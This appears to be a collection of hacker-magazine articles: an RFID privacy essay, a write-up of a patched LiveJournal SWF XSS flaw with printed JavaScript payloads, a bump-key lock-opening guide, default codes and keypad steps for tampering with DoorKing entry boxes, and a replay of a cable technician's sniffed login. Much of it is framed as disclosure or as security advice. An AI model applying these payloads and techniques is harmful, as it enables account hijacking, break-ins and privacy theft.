Currently a human being can receive an implanted RFID chip that stores an identification number that associates them with information in a database. This can be anything from personal data such as name, address, and birth date to medical history, financial information, family information, etc. The cost of storage space now is so cheap that it wouldn't be out of the question to store just about every type of information on any one person so that any organization can utilize the technology imbedded in said person. If you don't get where I am going with this then think a massive database with information on every person that has an implanted tag. Now you may say what is the big deal? There are already databases out there with our information. Why should one more be any different? Well the problem is this. Any database that contains that vast amount of information has to be controlled by someone. More than likely that someone will be the government. This may not seem so scary either. But wait, there is more.

RFID in its current implementations has been proven to be a reliable solution for tracking inventory. Change the word inventory to humans and you see the problem. The technology does not change from one implementation to the other. The data on the tag may change somewhat, but the fundamentals do not. So what is stopping the government from placing readers on every government owned piece of property and monitoring the activities of everyone with an implanted tag? Not a whole lot. Right now the cost for a reader is about $40 to $120 for a LF (low frequency) module. The government, being its omnipresent self, can get these devices for less or manufacture them for less and tailor the technology to act as it wishes. The cost for an implant is around $20 for the tag and the cost of implantation which can vary from one doctor to another. There is not a whole lot stopping the government from doing this.

The possibilities are then endless for the data and scenarios that the government can observe. Not only can the government observe this information but so can anyone else who can figure out how to get the data off the tags. Since our country is basically run by huge retail outlets it is not too far of a stretch to see product marketing analysis based on human purchase activity which is all based on RFID technology. Picture walking into Wal-Mart and having the racks scan your RFID tags and create some kind of notice to you to point on items that you prefer based on past purchase history. You regularly buy black cotton t-shirts in size large so the rack will recognize this data and highlight the rack with the black cotton t-shirts with little lights attached to all the hangers that flash as you approach. The same can be said about shoes. You wear a size 13 so it shows you only the size 13 shoes in stock. Now take it one step further and say you purchase one of those pairs of shoes. The shoes themselves have an RFID tag imbedded in them so now not only can we see where you are going based on the implanted RFID tag, but we can also see that you bought your shoes from Wal-Mart and produce Wal-Mart advertising on interactive billboards as you pass by.

When you walk into a coffee shop they will already start making your favorite coffee because they got that information from your tag. This may seem cool, but then they ask you how your mother is doing because they saw on the report that she had come down with an illness and had to go to the hospital the day before and they now have her taking penicillin for an infection. That thought in itself is pretty scary. You don't want your local coffee house to know everything about you, do you? How can you even make a small decision like whether you want cream or not if they already know based on trends they have analyzed on your activity for the last fiscal year?

When everyone becomes a number we will see the true possibilities of this technology. A wealth of knowledge is attached to you and that information is accessible by way too many people for it not to be a little scary. There are good things that can come out of this, but is convenience better than privacy or free will? I think not.



Exploiting LiveJournal.com with Clickless SWF XSS

by Zaphraud

This article will focus on a clickless SWF XSS exploit of LiveJournal.com and the importance of:

-Learning from the past.

-Auditing all errors to at least determine what caused them.

-Last but not least, the ultimate form of code auditing: Using your program while intoxicated, to simulate a "regular" user.

As of 6-October-2006 Livejournal staff closed this vulnerability in the video template system.

Recent Background

A few months ago, LiveJournal joined other blogging sites in supporting video content for its members. Initially, the template system was used. Later, support was also added for simply pasting OBJECT-style code from Youtube or Photobucket. Focus here is on the template system, which works as follows using a URL pasted in from one of the two allowable services, YouTube or Photobucket:

```
<LJ TEMPLATE=NAME>http://www.youtube.
➥com/watch?v=d3PyLe6siVE</LJ-TEMPLATE>
```

The very first thing that crossed my mind when I saw this was "Gee, I bet they are only checking domain names." I proceeded to post an entry on August 2nd featuring a small Mozilla banner that I had uploaded to Photobucket for the purpose of testing this. The post is at acpizza.livejournal.com/499638.html and uses the following snippet:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥misc/mozilla.swf</lj-template>
```

On 13-September-2006, I discovered a hilarious meme while drunk and posted another entry at acpizza.livejournal.com/501921.html and made the mistake of putting quotes around the URL, as follows:

```
<lj-template name="video">"http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/longcat.swf"</lj-template>
```

It didn't work and I edited it to fix it. Bear in mind that I was drunk, so once I figured out what I did wrong by looking at previous examples, is it any surprise that I ended up with:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/longcat.swf"</lj-template>
```

after "fixing" the problem? Notice I drunkenly left a quote at the end?

What happened next is key: Instead of properly breaking with the normal LiveJournal error when HTML is all screwed up `[Error: Irreparable invalid markup ('whatever was bad') in entry. Owner must fix manually. Raw contents below.]`, I saw the word OBJECT on one side and a quote and a "> on the other side, with a working video in the middle, presumably from the EMBED tag.

Yes, as it turns out from viewing the source, it was possible to pass parameters to the flash. Initially I played with this in the following manner:

```
<lj-template name="video">http://img.
➥photobucket.com/albums/v510/zaphraud/
➥Funny/zeldazv0.swf"height="1"width="1</
➥lj-template>
```

Spaces in the URL are disallowed. However, by quoting parameters, separation of arguments is preserved. This one pixel "videO" is actually a hummed rendition of the Zelda theme song, which as you can imagine is quite capable of making people confused when it ends up posted in a LiveJournal community, or a message comment, as there is not really any way to tell where exactly it came from short of viewing the source. At some point, a photobucket-hosted meatspin.swf was posted to a community, but a moderator deleted it rapidly.

Perhaps because of people getting used to MySpace profiles that are every bit as

annoying as late 1990s Geocities web pages, abuse of this function went underreported. Clearly, something larger was needed in order to get this problem fixed. It was time to reopen a can of Exxon Seal Remover....

```
<lj-template name="video">http://img.photobucket.com/(some url).swf"height
➥="1"width="1"AllowScriptAccess="always</lj-template>
```

The AllowScriptAccess tag allows javascript to be run from flash.

I downloaded a trial version of Flash 8 and struggled with this monster application's awkward interface until I figured out where I needed to drop my load, after which it became extremely simple.

```
getURL("javascript:document.write('<form method=post name=esr2006
action=http://www.livejournal.com/interests.bml><input type=hidden
name=mode value=add><input type=hidden name=intid value=456049><input
type=submit value=ESR></form>');document.esr2006.submit();");
```

It basically uses a single URL in order to write a little HTML form, then click on the submit button. After it ran for a couple of hours in a popular but much disliked community, I shut it off and tried some other things.

Another person proved it possible to write a posting worm, in spite of LiveJournal's separation of domains, because since that time they have added another feature, livejournal.com/portal/, that shows "friend's entries" on the main livejournal site which made it possible to use javascript to manipulate the new post page, located at livejournal.com/update.bml. This code was never released into the wild, and was only tested in a sterilized form.

The following code was used by a troll, apparently an obese orange cat, posting in the "proanorexia" community:

```
getURL("javascript:document.write('<html><body><script language=\
"JavaScript\"> function rUrl() { var cdate = 0; var sex = 0; targurl = new
Array(4); targurl[0] = \"Donut_Girl\"; targurl[1] = \"Ronders\"; targurl[2]
= \"Andikins\"; targurl[3] = \"Shay\"; var ran = 60/targurl.length; cdate
= new Date(); sex = cdate.getSeconds(); sex = Math.floor(sex/ran); return(\
"http://encyclopediadramatica.com/index.php/\" + targurl[sex]); } function
PopupMe(){myleft=100;mytop=100;settings=\"top=\" + mytop + \",left=\"
+ myleft + \",width=900,height=800,location=no,directories=no,menubar
=no,toolbar=no,status=no,scrollbars=yes,resizable=yes,fullscreen=yes\
";PopupWin=window.open(rUrl(),\"PopupWin\", settings);PopupWin.blur();}
</script><form method=post name=esr2006 action=http://www.livejournal.
com/interests.bml><input type=hidden name=mode value=add><input
type=hidden name=intid value=456049><input type=submit value=ESR></
form></body></html>'); PopupMe(); document.esr2006.submit();");
```

This is the final known example of this exploit in a functional form, which not only made users interested in Exxon Seal Remover, but then triggered an aggressive popup of one of four fucked-up-people pages from encyclopedia dramatica.

What can we learn from the past, with respect to development and security? At first glance, it would appear that this is just a more advanced version of the same damn thing that happened with Exxon Seal Remover in 2001 (see http://www.livejournal.com/tools/memories.bml?user=acpizza&keyword=Exxon+Seal+Remover+bugfix.) where image tags weren't being properly filtered and allowed for manipulation of the user's interests, or, in the 21-January-2003 entry, to launch the user's mail client with a shocking message (it initially said something else).

On the other hand, one has to take into account reality, something we hackers often overlook. While only having a day or two of significant downtime in the last half dozen years, LiveJournal.com has been completely overtaken in popularity by the bug-ridden Swiss cheese that is MySpace.com, and that's because MySpace.com used the same philosophy that Microsoft has used in all their products (and perhaps until recently with their OS): Get it working, now. Fix it when it breaks. In a world with no real corporate responsibility, fixing security holes before they are exploits or spending time creating quality code is a losing business model. That saddens me deeply, but that's an unfortunate reality.

Kudos to the 805 and the 602.



Telecom Informer

by The Prophet

Greetings from 30,000 feet, and welcome to another action-packed episode of the "Telecom Informer!" It's late February and my little project in Spencer, Iowa just ended. Thanks to the money I made, I'm winging my way over the Tasman Sea - on an Air New Zealand flight between Wellington and Melbourne, Australia!

So what was happening in Spencer? Fun stuff! Too bad it's over. If you're a regular reader of my articles, you've probably heard of access charges and the Universal Service Fund, aka USF. If not, here's a quick refresher: long distance calls have several chargeable components, which are built into the few cents per minute (or less) you pay to your long distance carrier.

When you make a long distance call, your local exchange carrier (LEC) delivers the call to your long distance carrier at the tandem. For this, they charge a small fee to the long distance carrier, usually a fraction of a cent per minute. Your long distance carrier takes the call over their network to the nearest tandem switch to the call destination, where a termination fee is paid to the LEC on the other end. This is usually also only a fraction of a cent per minute, but in certain high cost rural areas, it can be over ten cents per minute. These charges are called "access charges" and they're the reason why long distance calls cost money and Internet-only VoIP calls are free.

For a long time, carriers such as International Telecom Ltd. (based in Seattle, WA) have taken advantage of access charges by hosting free conference bridges, chat lines, and other services - anything that generates a lot of inbound traffic. You can get free unified messaging from k7.net, free teleconferences from mrconference.com, and even free dial-up Internet service from nocharge.com (in the Seattle and Boston areas). Free international calls, however, hadn't been offered until someone got a little creative in Spencer, Iowa.

Why Spencer? It's located in the remote Iowa Great Lakes region. It's very expensive to provide local service to this rural area and access charges are, as you might imagine, correspondingly high. However, thanks to USF grants Spencer has plenty of fast Internet connectivity. VoIP termination to many foreign countries, meanwhile, is incredibly cheap, so long as you're terminating to land lines. So you can probably see where this is going. A simple game of arbitrage! Call nearly anywhere in the developed world (well, land lines in about 40 countries actually) for only the cost of a phone call to Iowa! Effectively, if you had a cellular plan offering unlimited night and weekend minutes, you could make unlimited off-peak international calls. And done right, anyone offering this service could make a half cent per minute or more, splitting revenues with a local partner in Spencer.

Well, the implementation worked beautifully. The soft PBXs handling the calls were lean, mean, moneymaking machines. Unfortunately, I hear this really ticked off the long distance carriers. Rumor has it they started putting pressure on NECA, the FCC, and anyone who would listen. Presumably under the mounting pressure of legal threats, our partner in Iowa pulled the rug out from under us. It was fun while it lasted though, because prank calling random people in Hong Kong at two in the morning was a lot more interesting than most of the calls that pass through my central office.

After the past couple of months' craziness (we were terminating over 10,000 minutes per hour to China alone), I needed a break - at least until I can dream up a better idea. So I took the opportunity to visit the lovely south island of New Zealand. Of course, I checked out the telecommunications landscape as well as the glaciers, mountains, and beaches. New Zealand telecom is in transition, in some areas more liberalized than others but rapidly modernizing nonetheless.

Cellular services are the unexpected dinosaurs - still a duopoly, as was the case five years ago on my last visit. Vodafone operates GSM with EDGE and GPRS data service and Telecom NZ operates CDMA (3G 1xEV-DO

service is offered in major metropolitan areas, but small outlying areas still have only IS-95 coverage - not even 1xRTT). Wireless service is insanely expensive by U.S. standards. Incoming calls are billed on a "caller pays" basis. Cellular phones are all in special area codes in the 02x series and it's outrageously expensive to call anything in these area codes. You can literally set up a three-way call from a land line between China, New Zealand, and the U.S. for less than one third the cost of making a local call to a mobile phone in Auckland. (For example, from a payphone local calls to a mobile phone cost NZ$1.20 per minute.)

When I last visited, Telecom NZ was beginning to offer DSL services. A 64Kbps/128Kbps line with metered bandwidth started at about NZ$70 per month, and the price went up sharply depending upon how much data you transferred. Competition has, fortunately, driven prices down. New Zealand has adopted a similar regulatory approach as the U.S., unbundling the DSL and Internet components. It has worked and broadband prices are fairly reasonable; 128Kbps/4096Kbps service runs about NZ$50 per month. However, there is a vague "fair use policy" attached to these plans. Basically, if you run peer-to-peer applications, bad things will happen (such as throttling, traffic shaping, and other QoS measures). From most providers, for about NZ$120 per month, you can get 200GB of transfer that is not subject to the same QoS restrictions.

WiFi is beginning to pop up in more places, although it's not nearly as common as in North America. Unfortunately, Kiwis try to charge for it nearly everywhere the service is available to the public - usually at outrageous rates and with heavy filtering. I sought out unsecured access points instead - SSID of LINKSYS, anyone?

While my CDMA handset was able to roam in New Zealand, the cost of doing so was $2.19 per minute - prohibitively expensive for all but billionaires. I opted to let calls go to voice mail instead, and I was pleased to see that Caller ID and incoming SMS were delivered correctly. Payphones were a much more economical means of communicating. Unfortunately, there isn't any one best way to make a call from a payphone in New Zealand, so this required some research and creativity.

The easiest way to call from a payphone is to buy a Telecom NZ prepaid calling card. In fact, if you're calling anything other than a toll-free number, it's the only way to make calls from a payphone. I didn't see a single payphone on the entire south island that accepted coins. Unfortunately, using Telecom NZ is also one of the most expensive ways to call from a payphone, and is only practical for local calls (which are untimed and cost NZ$0.70).

Telecom NZ prepaid calling cards are sold at nearly every retail outlet. They have smart cards on them, and work similarly to the QuorTech Millennium stored value smart cards (still available from Bell Canada, although most other LECs in North America have given up on them). You stick it in the slot, the remaining value is displayed on the console, you dial, and the diminishing value is refreshed each minute as your call progresses.

Using a prepaid calling card purchased in the U.S. is another option. Costco sells an MCI calling card that can be used for international origination. However, the rates are about US$0.35 per minute for calls back to the U.S., and are nearly US$1 per minute for calls within New Zealand. While sometimes good for short (one to two minute) calls from payphones, it was prohibitively expensive to use these for long calls. The toll-free country direct numbers in New Zealand are 000-912 for MCI, 000-913 for AT&T, and 000-999 for Sprint. These numbers can be used for making collect calls, and all of the carriers will transfer you to their respective business offices as well (since Verizon owns MCI now, MCI can transfer you to Verizon Wireless customer service - handy if you're having trouble with your international roaming service).

Finally, there is a burgeoning industry in third party VoIP-based prepaid calling cards, with rates at about NZ$0.04 per minute. Of course, there's a catch: you have to dial through a local gateway and, being VoIP, the quality can sometimes be inconsistent. I ended up carrying two calling cards - one Telecom NZ card used to connect to the local gateway and a separate prepaid calling card to call from there to my final destination. You can make multiple consecutive calls without redialing the gateway number, which means you only pay Telecom NZ for one call. I used a GoTalk card, which offered excellent call quality and had local access numbers nearly everywhere in New Zealand.

Well, the captain informs me that it's time to put away portable electronic devices, so it's time to bring this issue of the "Telecom Informer" - and my laptop - to a close. Next stop, the land of kangaroos, wallabies, and Telstra!

Avoiding Internet Filtering



by Major Lump
MajorLump@hotmail.com

"Yes, no, maybe so," goes the childhood phrase. My friends and I took great delight in endlessly repeating what we thought was such a clever little rhyme. For the hacker, however, this phrase rings particularly true. System administrators often think in terms of black and white (the "yes" and "no") while the hacker sees shades of gray (the "maybe so"). The average computer user often assumes he cannot outsmart or outthink the trained professional. When stacking the teenage power user against the professional system administrator, it would seem the administrator would have the advantage. Not so. The gray scale always defeats the black and white.

I was recently surfing the Internet at my school when I decided to pay a visit to 2600.com. I typed in the URL, pressed enter, and waited for the page. Rather than the green *2600* logo, a blue "Websense" logo stared me in the face. It turned out that all hacking related websites are blocked, as well as other "inappropriate" material. Since I attend a rather liberal, prestigious prep school (no, I'm not a snob), I was surprised that the system administrator governed with such an iron fist. Surely a school that encourages freedom of speech would not use a content blocker and thus stoop to the level of many foreign governments (the ones we shun). I knew I needed to find a solution to the problem and regain my freedom.

Google, as many hackers know, is a great information miner. I quickly directed my browser to Google and searched under "hacking websense". The tenth hit (SecurityForumX - A workaround to Websense) did the trick. Nicely outlined in front of me was a hack for avoiding the watchful eye of Websense. I learned, from reading the article, that the Websense filter does not monitor https connections (which use the SSL protocol). I am not sure exactly why but I suspect that it is either due to the encryption (SSL) or the protocol (SSL uses port 443 rather than port 80). Either way, a user can access a proxy through an https connection and thus liberate their web browsing habits. After trying a few proxies, my favorite was `https://www.proxyweb.net`, but others include MegaProxy Proxify (`https://megaproxy.com`) and Proxify (`https://www.proxify.com`). For a list of great proxies and other goodies visit `http://www.proxyway.com/www/free-proxy-server-list.html`, `http://tools.rosinstrument.com/proxy/`, or just Google for it (`"free proxies + https"` will do the trick).

There is another hack or workaround for extracting information that is blocked by a filter. After outlining the proxy hack, the following concept seems a little quaint. But if the https/SSL proxy does not work, this primitive hack can be an effective last resort. If you want to get a small fact or a tidbit of information from a specific, blocked website, you can use Google's "site:" operator to search the website. After retrieving the results, Google includes two lines of text under the link to each hit. Normally, these tidbits of information would be blocked since they originate from a blocked website. However, Google's results can still paraphrase small sections (two lines) of the target site. The more specific your search terms, the more pertinent the information returned. For example, let's say I would like to find the email address of 2600.com's webmaster. Normally you would go to 2600.com to get this information, but seeing that I am on a filtered network, the site is blocked. However, I can Google this search term: `"site:2600.com email + webmaster"` and the second hit gives me the email address: `webmaster@2600.com`. This hack's major stumbling block is, of course, that only small tidbits of information can be retrieved. However, in dire situations this workaround can be a lifesaver.

Since network filtering is a major issue and affects people all over the world, there is a plethora of online resources discussing hacks and workarounds. If you're interested in learning more I suggest that you visit `http://www.zensur.freerk.com`, `http://peterrost.blogspot.com/2007/01/top-ten-methods-to-access-blocked.html`, or `http://www.webstuffscan.com/2006/11/23/how-to-access-blocked-websites-top-10`. Of course, Google is another great resource. Just Google `"accessing blocked websites"` and

you should have more hits than you know what to do with. Before I end, I would like to just make one last comment. Major props go to Google for their Google Docs and Spreadsheets. I wrote this article on their online text editor and found that it is both easy to use and great for writing "controversial" articles that can't wander into the wrong hands (namely my school's system administrator). It's a hacker's best friend.

Hacking Your Own Front Door



by Cliff

The only reason I want *2600*-land to know the following is to increase your own security. I've deliberated long and hard, and as this information is public domain anyway and is currently in use by the "bad guys," I trust you will not use it for bad purposes. Rather, using this knowledge maliciously is wrong, stupid, and illegal in practically every country and community in the world. Use it instead to look around your home, work, and possessions and decide what additional measures (also discussed) you wish to take.

Yale is a company that makes locks – primarily the latch-style locks, but also padlocks, etc. Union also make locks with latch-style keys. You may have seen some at work or on your patio doors. In fact, latch-style key locks are everywhere. Sometimes they're connected to mortise bolts, sometimes to padlocks, sometimes to latch locks, and all of them can be opened by an amateur in less than two seconds. Back up, read that again. I can open your front door in two seconds, leaving no trace, no force, then go to your neighbor and do the same again. And again. So fast that I don't even look suspicious. I have a skeleton key. I'm going to tell you how to make one.

First, the science bit... quick – to the pool table! If you have several balls touching in a line and you fire the cue ball at one end of the line, the ball at the other end shoots away. If you have never tried this, it is the core of at least half of all "trick-shots." (Be a little creative and you've now got a sideshow act as well as a skeleton key – this is a good value article!)

The bit to take away is that the energy is transferred through the chain and moves the end ball. The same principle is involved in this technique but you need to understand locks to see how this is useful.


Locks have a number of pins (around five for a house key) that are split in one of (usually nine) positions along their length which are spring-loaded to interrupt the rotation of the mechanism (see diagram 1a and 1b for a simplified look). Inserting the (right!) key in the lock pushes all the pins so their splits come into line with the barrel of the mechanism, allowing it to turn. Inserting the wrong key leaves the pins still misaligned so the lock won't turn. A very simple mechanism but pure genius when you consider it, giving 5^9 combinations = 59,049 different unique combinations of keys and locks for five pins with nine positions.


Alas, physics has rendered every single one of those 59,049 locks openable with one key, plus a little bump of energy. Because of this, these skeleton keys are called "bump" keys!

As with the pool balls, if you can introduce sufficient energy to one end of the ball chain (or in this case, one half of the lock pin), the other end jumps away to absorb the energy (or, in this case, the top half of the pin jumps out the way, allowing the lock to turn). We do this with a bump key. A bump key is a regular key cut down to the lowest setting (see diagrams 2a for a normal key (my house key, in fact) and 2b (the bump key)). You can do this yourself with a small file. If it takes you more than 20 minutes, really, you're trying too hard!

Make sure you get nice smooth slopes on the bump key – otherwise you may make a key that will go into a lock but not come out again. Very embarrassing when you have to explain to the wife/locksmith!

However, the funnily-shaped key alone will not open all doors... you need some bump too, to jump all the top parts of the pins and allow the barrel to turn. This is the low-tech bit





of the show – the back-end of a screwdriver is perfect. In order to pass the energy to the pins, you need to insert your new key, but then *pull it out with a click* – this is essential. Next, apply a small amount of torque to the key – not a huge amount, just enough (this will come with practice). Finally, hit the top of the bump key with enough force to crack and maybe damage the insides of a hard-boiled egg.

If it's worked, you can twist the key in the direction of the torque you applied. If not, pull the key out one click again and try once more. If you still can't get it to work, you may be hitting too soft, have cut your key too crudely (although it's very tolerant), or be applying too much or too little torque. Experiment a bit!

So now you have a skeleton key for every lock the key will fit. Back up a second. One key and 20 minutes of work just got you access to all 59,049 formations of that lock. Blimey. And don't imagine a $100 lock is better than a $10 one – they're all the same. And padlocks too – if you can get a key to fit the lock (i.e., it is the right size and has the right gating), you can open every instance of that lock. Double Blimey.

Let's consider the implications of this a second. Say you live in a student dorm building where each room has a key on the same lock suite (same shaped keys). Within 20 minutes of moving in, the guy next door could have a key to every room in the building, including the security office! In a dorm building you cannot fit your own locks to the doors – you may as well leave the door open in fact. Is that a padlock on the security barrier at the car park? Suddenly you see it as unlocked – there to let yourself into.

So now you're hopefully informed and worried, and wondering how you can protect yourself and your property. Good. Knowledge is power, and now you know as much as the people who want to steal your things. Have a look at what locks you have and what you're protecting with those locks. There are several things you can do to improve your security.

1) Fit an electronic system (Expensive, but what fun! This is the excuse you've always wanted.) with card access, retina scans, RFID-reader, etc., etc.


2) Fit "Chubb" style locks in addition to latch locks. They are the ones which just show a keyhole through the door on the outside. Thieves have no way of knowing exactly what's behind the hole, so picking is harder work (inexpensive, but heavy to carry).

3) Regular bolts are a great addition once you're on the inside.

4) Get a big dog and alarms, etc. – deterrent factor!

But ultimately, if someone wants to break into your home, they will. We can either isolate ourselves through fear into losing community, or we can really get to know our neighbors and all keep our eyes out for one another.

And as we come to know and trust our neighbors, we get to build something far more valuable than material goods are worth anyway – a feeling of security as well as a physically more secure neighborhood. Which world do you want to live in? You can make it happen. You start small with your own neighbors, your own corridor, and encourage it to spread. We can get our neighborhoods back.



Dorking the DoorKing



by Cadet Crusher

If you live in a newer or renovated apartment building, chances are there is a telephone entry system that controls visitors' access to the building, and chances are it's of the DoorKing brand. I have one of these devices controlling access to my building and it occurred to me one day shortly after moving in to investigate the security of such an access control system after one of my friends used it to enter my building. What piqued my interest was the fact that the phone number of the DoorKing showed up on my Caller ID. So I called it back. Its response was merely a short beep followed by silence, indicating to me that it was awaiting instruction. In order to confirm this assumption, I downloaded the operating manual, conveniently located at `http://www.dkaccess.com/English/Tele➥phone_Entry/1835-065-F-8-05.pdf`, which covers models 1833, 1834, 1835, and 1837 (figuring out what model your building has is fairly trivial, just match your mental (or digital) picture of your building's model with one on the DoorKing website (`www.doorking.com`)). Indeed it was awaiting command.

Basics of Programming DoorKing Telephone Entry Systems

Before we begin, a standard disclaimer is in order: I provide this information for educational purposes and am not responsible for what any individual may do with it.

The most important thing to note is that `all` of the following programming steps must be executed on the box's keypad. Dial-in programming access is only supported via the DoorKing Remote Account Manager software (which I haven't had the opportunity to examine yet - more on that in the future). Another point to note is that the box will give you feedback as you give it instructions, a short beep will be emitted after each successful program step, and a long beep (beeeeeeep, as the manual states) will signal end of programming. Lastly, you will need the master code for the box. Conveniently for us the factory code is 9999. If the master code has been changed I suggest trying 1234, 1111 - 8888, or the building's address (I have a feeling you'll be in luck). One more thing: when you see something like *07 in the steps below, that means press * then 0 then 7 unless otherwise stated. Good, now we can get to the fun stuff.

Setting Tone/Pulse Dialing

This is the easiest thing to make the box do (as well as quite humorous). Just follow these steps:

1) Dial *07 then the master code.

2) Dial 0* for tone dialing or 1* for pulse dialing.

3) Press 0 and # `together` to end the programming cycle.

It's that easy! Now you can watch everyone's befuddled looks as they wait for the box to dial using pulses.

Changing Tone Open Codes

Tone open codes are what the called party (the resident) must dial from his or her phone to unlock the door for the guest. From the manual:

1) Dial *05 then the master code.

2) Dial 0*, 1*, or 2* to designate which relay you wish to program. Most likely it is Relay 0 or 0*. Each box can control three doors/gates, one per relay.

3) Dial the new tone open code. This will be four digits. If you want to make it one digit, like 9, then you would dial 9###. Each # is a blank digit. The defaults are Relay 0 = ####, Relay1 = 9876, Relay 2 = 5432.

4) Press 0 and # `together` to end the programming cycle.

I should mention what Relays 0-2 are. The box has three relays, one relay can control one door/gate. We are most interested in Relay 0 as it is the primary relay and most likely the one controlling the door/gate we wish to command. Now only you will know the proper tone open code, so everyone else will have to get up off the couch to let their visitors in.


Other Capabilities

Programming the box from the keypad allows for a plethora of mischief to be done. Here are just a few things possible: changing

four digit entry codes, setting the welcome message, setting the door open time (how long the relay will keep the door unlocked after access is granted), erasing the entire directory, and, by far the most unsettling, reverse lookups of directory codes to resident phone numbers. All of these functions and more can found in the manual (refer to the URL above). Please use discretion when exploring this system. Don't disable any of the locks or do anything that would compromise the security of the building. Remember we're here to learn.

Conclusion

Dorking a DoorKing entry system is astonishingly simple. I was surprised to find that so much was programmable using the keypad interface and a measly four digit master code. The above examples are harmless pranks, but the possibility for much more malicious actions does exist. It does have an RS-32 port tucked away behind its locked face plate and most models have a 56k modem built in for programming via the Remote Account Management software, so I assume the ability to program it via the keypad is a failsafe in case no other programming methods are available. Oh well, at least you can reset the system's welcome message to let everyone in your building know that you "pwnd this place d00d".



Security Holes at Time Warner Cable

by Xyzzy

Like most people I don't go looking for trouble. I've never made a hobby of trying to steal passwords or violate people's privacy. But when an opportunity slaps you right in the face, I'm as curious as the next person. This is the story of one of those opportunities. I'm not here to demonstrate any elite hack, just to share information with you about a vulnerability at Time Warner Cable in the hopes that this large company will do something to fix their lax security.

It all started when a Time Warner Cable technician arrived at my house to fix intermittent downtime on my cable Internet connection. After poking around and diagnosing very little (my connection happened to be up at the time), the technician sat down at my laptop, opened a browser, and started typing. Now I was interested. The technician opened the URL tech.nyc.rr.com and logged into the page using an htaccess window. Now if you were me, wouldn't you wish you had a key logger running right about now? Well, I keep a key logger running 24/7 on my laptop, so good thing you're not me. Hello username and password, nice to meet you.

But just for kicks let's pretend I didn't have a key logger running. The technician diligently closed the browser window when he finished, but he neglected to quit the browser entirely. This means that his authorization session was still cached. Launch your favorite packet sniffer, reload tech.nyc.rr.com in the browser, and voila! You have captured the HTTP header containing the technician's authorization login. It's hashed of course, but we don't care. Now switch over to telnet and connect to tech.nyc.rr.com on port 80. Simulate a web request with the following HTTP commands, followed by two new lines:

```
GET / HTTP/1.1
Authorization: Basic <technician's
login hash goes here>
Host: tech.nyc.rr.com
```

Congratulations, you're a spoof. Now you may wonder what treasures await us on this mysterious web page? Not much, but enough. The "tech.nyc.rr.com" page is a diagnostic page that shows basic information about a Time Warner customer's account and cable modem. The page is titled "ServiceCertificate version 4.0.0" which is not a commercial product as far as I can tell (someone please correct me if you know more). The page

displays the customer's account number, name, address, and phone number. This is interesting, because only the customer name, address, and phone number are used to authenticate incoming callers on Time Warner telephone support. Let the social engineering begin.

The page also includes the IP and Mac addresses of the two network interfaces on the modem: the downstream Ethernet link and the upstream DocSis link. It also lists the UBR hostname that the modem connects to, plus stats on upload and download bandwidth, the modem uptime, and the modem firmware version and firmware filename. At the bottom is an HTML text box labeled "Comments." I didn't play with this, but I'm sure you can think of something fun. The web server is running Apache version 1.3.29 and PHP version 5.0.2. Directory indexing is turned on.

I also noted that the technician hadn't entered any information about my account before loading this page, meaning that the server must use a referrer address local to my location as the variable used to determine what customer account to display. Hmmm, this could be fun. Anyone interested in a little war walking? What's to stop me from grabbing my laptop, walking down the street and trying this technique on any open wifi node, thereby gleaning the account number, customer name, address, and phone number for that connection? My indefatigable moral compass? Oh yes, I forgot about that.

Now comes the open letter to Time Warner Cable:

Dear Newbs,

Here are some tips on how to improve your security.

First, don't send passwords to servers as clear text even if it's hashed. That's what SSL is for.

Second, does the expression "honey pot" mean anything to you? Prohibit your technicians from using customer computers to log into anything. Physical access is inherently insecure. Write that on the board a hundred times until you memorize it.

Next, don't include an entire customer account dossier on any web page, password-protected or not. If you don't understand why this is bad practice, well then I can't explain it to you.

Finally, don't use network addresses as authentication variables of any kind. This is trivial to spoof and exploit, particularly in the age of open wifi nodes.

Oh, and please fix the intermittent downtime on my cable connection because it's still busted.

M'kay thanks.

Hacking My Ambulance



by anonymous

For the last three plus years I have worked for a competitor to the nation's largest private ambulance provider, American Medical Response. Like most people in the industry I have learned to loathe this monster for its all-too-corporate business strategies and its overwhelming quest for higher profits - often at the expense of reliable quality personnel and equipment. Recently I completed my paramedic internship with a paramedic preceptor who works for AMR and I was treated to some inside information while interning. Having a technical background, my ears perked up when things were being discussed and my preceptor had no qualms about letting me poke around here and there. In this article I will share what I learned about AMR's field computers during my internship.

In some regions AMR is now utilizing notebook computers for charting purposes. A field chart is different from an in-hospital chart in that it contains all of the patient's billing information as part of the medical record recorded by medical personnel. In other words, protected personal information

